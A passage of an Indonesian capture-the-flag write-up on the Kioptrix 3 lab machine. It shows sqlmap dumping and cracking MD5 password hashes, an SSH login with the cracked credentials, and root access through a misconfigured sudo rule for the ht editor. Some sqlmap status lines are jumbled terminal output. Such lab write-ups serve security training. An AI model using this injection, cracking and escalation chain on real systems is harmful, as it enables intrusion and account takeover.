[07:06:03] [INFO] retrieved: '2','5badcaf789d3d1d09794d8f021f40f0e','loneferret'
[07:06:03] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:07:30] [INFO] writing hashes to a temporary file '/tmp/sqlmapk4ot6ud611061/sqlmaphashes-3gbjxwlb.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[07:07:33] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 2
what's the custom dictionary's location?
/usr/share/wordlists/rockyou.txt
[07:08:05] [INFO] using custom dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[07:08:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[07:08:11] [INFO] starting 4 processes
[07:08:11] [INFO] cracked password 'starwars' for user 'loneferret'
[07:08:21] [INFO] current status: à¹จฑ/... /. -
[07:08:21] [INFO] current status: à¸07:08:21] [INFO] current status: à¸07:08:21] [INFO] current status: à¸07:08:21] [INFO] current status: à¸07:08:21] [INFO] current status: à¸07:08:21] [INF
[07:08:21] [INFO] current status: ÙÙà¸..Ø... -
[07:08:25] [INFO] current status: sunbo... \3] [INFO] current status: tuzos... /                       tvr... \
[07:08:21] [INFO] current status: ÎÎ07:08:21] [INFO] current status: Å07:08:21] [INFO] current status: Ä
```




```
parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/dev_accounts.csv
id,password,username
1,0d3eccfb887aabd50f243b3f155c0f85 (Mast3r),dreg
2,5badcaf789d3d1d09794d8f021f40f0e (starwars),loneferret

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/gallarific_comments.csv
comment

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/gallarific_galleries.csv
parentid,galleryid,name,sort,created,description
0,1,Ligoat Press Room,0,1302628616,"See how we are doing in the news!  This is a collection of wild pictures, good times and how to make money at its best."

parrot :: sqlmap/output/kioptrix3.com » cat dump/gallery/gallarific_photos.csv
userid,photoid,galleryid,tags,title,views,size,status,filename,votecount,votetotal,description,dateuploaded
1,5,1,<blank>,Photo Shoot,13,19374,1,8y1a02r6yh.jpg,0,0,New picture for new book,1302652908
1,3,1,<blank>,In the know...,6,16279,1,8csqlvc375.jpg,0,0,Self-Explanotory ,1302652708
1,4,1,<blank>,Getting ready for GNN,6,10618,1,0q52na4t2g.jpg,0,0,Hours before software's release!,1302651920
```

Diatas adalah hasil dump dari sqlmap, dan mendapatkan saya berhasil mendapatkan password tersebut.



```
parrot :: CTF/vulnhub/kioptrix-3 » ssh loneferret@kioptrix3.com -p 22
The authenticity of host 'kioptrix3.com (192.168.1.8)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'kioptrix3.com' (RSA) to the list of known hosts.

loneferret@kioptrix3.com's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$
```

Dan berhasil, oke langsung saja saya coba eksekusi sudo ht.




```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$
```

Sebenarnya bisa dieksekusi tapi kita memerlukan xtrem-256color.

```
$ export TERM=xterm-color
```

Oke ht berhasil dijalankan maka saya coba cari cara untuk melakukan exploit melalui ht, dan mendapatkan referensinya yaitu : “https://vk9-sec.com/ht-privilege-escalation/”



```
loneferret@Kioptrix3:~$ sudo /bin/bash
root@Kioptrix3:~# whoami
root
root@Kioptrix3:~#
```